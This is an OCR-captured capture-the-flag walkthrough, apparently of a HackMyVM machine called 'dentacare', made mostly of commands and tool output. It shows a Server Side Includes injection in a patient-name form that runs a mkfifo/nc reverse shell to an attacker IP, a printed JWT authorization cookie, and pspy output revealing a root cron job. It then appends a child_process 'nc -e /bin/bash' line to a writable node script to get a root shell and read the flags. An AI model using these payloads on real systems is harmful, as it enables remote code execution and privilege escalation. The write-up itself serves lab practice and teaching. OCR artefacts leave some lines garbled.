
5 ★	129
4 ★	17
3 ★	3
2 ★	7
1 ★	30



dentacare.hmv:8000/patient_name.shtml

Patient with unpaid balance added to database :

"charles"




Stack Overflow

https://stackoverflow.com › what... · Traducir esta página

What is the purpose and uniqueness SHTML?

6 feb 2009 — **SHTML is** a file extension that lets the web server know the file should be processed as using Server Side Includes (SSI).

https://github.com/OWASP/www-community/blob/master/pages/attacks/Server-Side_Includes_(SSI)_Injection.md



dentacare.hmv:8000/patient_name.shtml

Patient with unpaid balance added to database :

"Friday, 14-Mar-2025 04:36:44 CET"

Style sheet could not be loaded.

Cookie-Editor


Authorization

Name: Authorization

Value:

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzUxMiJ9.eyJpc3MiOiJEZW50YUNhcmUgQ29ycG9yYXRpb24gIiwiaWF0IjoxNzEyNTc0NTEyLCJleHAiOjE3NDQxMTA1MTIsImF1ZCI6ImRlbnRhY2FyZS5obXYiLCJzdWIiOiJoZWxwZGVza0BkZW50YWNhcmUuaG12
IiwiR2l2ZW5OYW1lIjoiUGF0cmljayIsIlN1cm5hbWUiOiJQZXRpdCIsIkVtYWlsIjoiYWRtaW5AZGVudGFjYXJlLmhtdiIsIlJvbGUiOlsiQWRtaW5pc3RyYXRvciIsIlByb2plY3QgQWRtaW5pc3RyYXRvciJdfQ.FIMxmUCOL3a4ThN5z-7VDN8OxBK7W0krHlc
VktAiZtx3KXSQsbno1q1MRUL9JMPTJeqoTr-bRL2KWyr5Kv7JnQ
```

Show Advanced




Patient with unpaid balance added to database :

"gen.php index.shtml patient_name.shtml process.php "

Style sheet could not be loaded.

revhell

```
<!--#exec cmd="mkfifo /tmp/f;nc 192.168.0.36 443 0</tmp/f|/bin/bash 1>/tmp/f;rm /tmp/f" -->
```



Friday, 14-Mar-2025 04:40:01 CET

Accounts Receivable Management Portal

<!——#exec cmd="mkfif Save

dentacare.hmv

Style sheet could not be loaded.


Cookie-Editor

Authorization


Name: Authorization

Value:


eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzUxMiJ9.eyJpc3MiOiJEZW50YUNhcmUgQ29ycG9yYXRpb24gliwiaWF0IjoxNzEyNTc0NTEyLCJleHAiOjE3NDQxMTA1MTIsImF1ZCI6ImRlbnRhY2FyZS5obXYiLCJzdWIiOiJoZWxwZGVza0BkZW50YWNhc
IiwiR2l2ZW5OYW1lIjoiUGF0cmljaylsIlN1cm5hbWUiOiJQZXRpdCIsIkVtYWlsIjoiYWRtaW5AZGVudGFjYXJlLmhtdilsIlJvbGUiOlsiQWRtaW5pc3RyYXRvcilsIlByb2plY3QgQWRtaW5pc3RyYXRvciJdfQ.FIMxmUCOL3a4ThN5z-7VDN8OxBK
VktAiZtx3KXSQsbno1q1MRUL9IMPTIeqoTr-bRL2KWyr5Kv7lnQ



```
┌──(root㉿kali)-[/home/guel/Downloads]
└─# nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.0.36] from (UNKNOWN) [192.168.0.155] 60816
whoami
www-data
```




```
www-data@dentacare:/tmp$ ./pspy64s
pspy - version: v1.2.1 - Commit SHA: f9e6a1590a4312b9faa093d8dc84e19567977a6d

Config: Printing events (colored=true): processes=true | file-system-events=false ||| Scanning for processes every 100ms and on inotify events ||| Watching d
irectories: [/usr /tmp /etc /home /var /opt] (recursive) | [] (non-recursive)
Draining file system events due to startup
```



```
2025/03/14 05:27:00 CMD: UID=0     PID=11     |
2025/03/14 05:27:00 CMD: UID=0     PID=10     |
2025/03/14 05:27:00 CMD: UID=0     PID=6      |
2025/03/14 05:27:00 CMD: UID=0     PID=5      |
2025/03/14 05:27:00 CMD: UID=0     PID=4      |
2025/03/14 05:27:00 CMD: UID=0     PID=3      |
2025/03/14 05:27:00 CMD: UID=0     PID=2      |
2025/03/14 05:27:00 CMD: UID=0     PID=1      | /sbin/init
2025/03/14 05:27:01 CMD: UID=0     PID=186934 | /usr/sbin/CRON -f
2025/03/14 05:27:01 CMD: UID=0     PID=186935 | /usr/sbin/CRON -f
2025/03/14 05:27:01 CMD: UID=0     PID=186936 | /bin/sh -c /usr/bin/node /opt/appli/.config/read_comment.js
2025/03/14 05:27:03 CMD: UID=0     PID=186947 | /usr/bin/node /opt/appli/.config/read_comment.js
2025/03/14 05:27:03 CMD: UID=0     PID=186949 | /root/.cache/puppeteer/chrome/linux-123.0.6312.105/chrome-linux64/chrome --allow-pre-commit-input --disable-b
```


root its running read_comments.js

we have w permissions on the file



```
www-data@dentacare:/opt/appli/.config$ ls -la
total 12
drwxr-xr-x 2 www-data www-data 4096 Apr 12  2024 .
drwxr-xr-x 7 www-data www-data 4096 Mar 14 05:30 ..
-rw-r--r-- 1 www-data www-data 1063 Apr 12  2024 read_comment.js
www-data@dentacare:/opt/appli/.config$
```

so open it and put at the end script




OS: All


Name: node

```
require('child_process').exec('nc -e /bin/bash 192.168.0.36 1234')
```

then nc listen and wait



```
┌──(guel㉿kali)-[~]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.0.36] from (UNKNOWN) [192.168.0.155] 52634
id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
```



```
root@dentacare:~#
root@dentacare:~# cat /root/r00t.txt
31b80e67e233ed342639f36b10ecb64d
root@dentacare:~# cat /home/dentist/
.bash_history  .bashrc        .local/        user.txt
.bash_logout   .cache/        .profile
root@dentacare:~# cat /home/dentist/user.txt
ef2f3bab2950c28547e17d32f864f172
root@dentacare:~#
```